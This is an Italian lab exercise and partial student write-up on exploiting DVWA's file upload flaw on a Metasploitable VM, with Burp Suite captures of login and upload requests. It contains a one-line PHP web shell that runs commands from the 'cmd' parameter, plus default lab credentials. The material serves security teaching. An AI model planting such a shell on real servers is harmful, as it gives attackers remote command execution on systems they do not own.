

Nella lezione pratica di oggi vedremo come sfruttare un file upload sulla DVWA per caricare una semplice shell in PHP. **Monitoreremo tutti gli step con BurpSuite**

Traccia:

Configurate il vostro laboratorio virtuale in modo tale che la macchina Metasploitable sia raggiungibile dalla macchina Kali Linux. Assicuratevi che ci sia comunicazione tra le due macchine.

Lo scopo dell'esercizio di oggi è sfruttare la vulnerabilità di «file upload» presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP.


Inoltre, per familiarizzare sempre di più con gli strumenti utilizzati dagli Hacker Etici, vi chiediamo di **intercettare ed analizzare ogni richiesta verso la DVWA con BurpSuite**.

Suggerimento:

Accedete alla DVWA dalla macchina Kali via browser, vi consigliamo di mantenere sempre aperta una sessione di BurpSuite per intercettare ogni richiesta e analizzare il contenuto.

Prima di iniziare configurate il «security level» della DVWA a «LOW» dalla scheda DVWA Security.

Successivamente spostatevi sulla scheda Upload per mettere in pratica il vostro exploit.



Suggerimento 2:

A destra un esempio di codice minimale della shell da caricare.

```
(kali@kali) - [~/Desktop]
$ cat shell.php
<?php system($_REQUEST["cmd"]); ?>
```

Una volta caricata la shell, essa accetta un parametro tramite richiesta GET nel campo cmd (esempio della richiesta in figura nel rettangolo rosso). **Guardate attentamente come viene passato il parametro cmd tramite la GET**

Potete trovare sul web shell molto più sofisticate, con interfaccia grafica e funzioni avanzate.

Lo studente che ha completato l'esercizio




Consegna:


1. Codice php
2. Risultato del caricamento (screenshot del browser)
3. Intercettazioni (screenshot di burpsuite)
4. Risultato delle varie richieste
5. Eventuali altre scoperte della macchina interna
6. BONUS: usare una shell php più sofisticata

1ping machine

2aproburpsuite



3aprire la dvwa impostando sicurezza low





- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security**
- PHP Info
- About
- Logout

DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.


You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [\[enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Security level set to low

4 creare il file .php



5)analisi di diversi verbi a cosa corrispondono.

per una richiesta di visita di una pagina web il verbo è GET mentre quando andiamo ad inserire dei dati, sia come upload che come credenziali il verbo è POST

This screenshot shows the Burp Suite Community Edition v2023.12.1.3 interface on the left and a web browser on the right. The browser displays the DVWA (Damn Vulnerable Web Application) login page at 192.168.1.101/dvwa/login.php. The login form has fields for 'Username' (containing 'admin') and 'Password' (containing 'password'), and a 'Login' button. The Burp Suite interface shows a captured HTTP POST request to the same URL. The request body contains the login credentials: 'username=admin&password=password&Login=Login'. The 'Inspector' tab in Burp Suite shows the request details, including headers, query parameters, body parameters, cookies, and headers.

This screenshot shows the Burp Suite Community Edition v2023.12.1.3 interface on the left and a web browser on the right. The browser displays the DVWA 'Vulnerability: File Upload' page at 192.168.1.101/dvwa/vulnerabilities/upload/. The page has a sidebar with navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload (highlighted), XSS reflected, XSS stored, DVWA Security, PHP Info, and About. The main content area shows the 'File Upload' vulnerability details, including a 'Choose an image to upload:' section with a 'Choose File' button and a text input containing 'shell.php'. The Burp Suite interface shows a captured HTTP POST request to the same URL. The request body contains the file upload data: 'boundary=----WebKitFormBoundaryvDAdgkLsX60mwd9T'. The 'Inspector' tab in Burp Suite shows the request details, including headers, query parameters, body parameters, cookies, and headers.

Burp Suite Community Edition v2023.12.13 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions

Intercept HTTP history WebSockets history Proxy settings

Request to http://192.168.1.101:80

1 GET /dvwa/ HTTP/1.1
2 Host: 192.168.1.101
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Referer: http://192.168.1.101/
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: security=low; PHPSESSID=e5b8eb4cca40f4db3d3bb5bb26840c0
10 Connection: close
11
12

Inspector

Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 2
Request headers 9

Event log All issues Memory: 117.1MB

Metasploitable2 - Linux

Not secure 192.168.1.101

metasploitable2

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

Logout

<http://www.acunetix.com/websitesecurity/upload-forms-threat.htm>

